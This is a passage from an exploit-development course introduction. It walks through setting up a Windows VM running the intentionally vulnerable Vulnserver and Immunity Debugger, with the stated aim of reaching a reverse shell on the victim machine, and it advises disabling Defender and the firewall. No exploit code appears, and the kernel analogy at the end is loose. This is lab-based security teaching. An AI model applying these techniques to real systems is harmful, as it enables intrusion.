Introduction to Exploit Development (Buffer Overflows)


0.Required Installations

Welcome to the exploit development section of this course. We will be using python and msfvenom to create or own payloads. We will be utilizing a attack machine and a victim machine. The victim machine has to be a Windows10 Pro x86 machine. We will be using a VM to achieve this. To get a windows VM please follow the instructions in the video below.


https://www.youtube.com/watch?v=tQ4Xd5vAZus

With the Windows VM set up we need to install something called Vulnserver. This needs to be installed on the windows VM. Vulnserver is the vulnerable server that we will be testing our custom exploits against and hopefully get a reverse shell.


Head over to:
http://www.thegreycorner.com/p/vulnserver.html




Scroll down to the bottom of the page and you will see a link to the downloadable repo



This will bring you to a GitHub repo here you want to download the ZIP file.




If you are having problems downloading it onto your Windows machine you may need to switch off Defender. We only need to turn off virus protection and firewall settings.




Let's open our zip file and extract it to our desktop.

The next tool we want to download is Immunity Debugger.


The following link will take you straight there:
https://www.immunityinc.com/products/debugger/




What this is going to do is allow us to run programs and it will provide us with useful information. So when we are testing exploits we will be able to see how its effecting the memory, the stack, and how its effecting the program. It will make more sense as we start using it. Scrolling down the page a little you will see a download link.




After handing over some details the download should begin. Once the download has finished just click it to start the set up




A pop up box will appearing telling us that we need to install python and will install it for us. Go ahead and click yes on this



Now we should have both tools ready to use on our desktop.




Let's run immunity to make sure its working. This is what it should look like:




Now that we have everything installed next we will learn what a buffer overflow is and how we can leverage it. And after that we will get hands on with attacking our victims machine.

1.Buffer Overflows Explained


To start let's talk about the anatomy of memory.



As you can see we have the kernel at the top and the text at the bottom. When you think about your kernel think about your command line. You can think of it as a bunch of 1s.

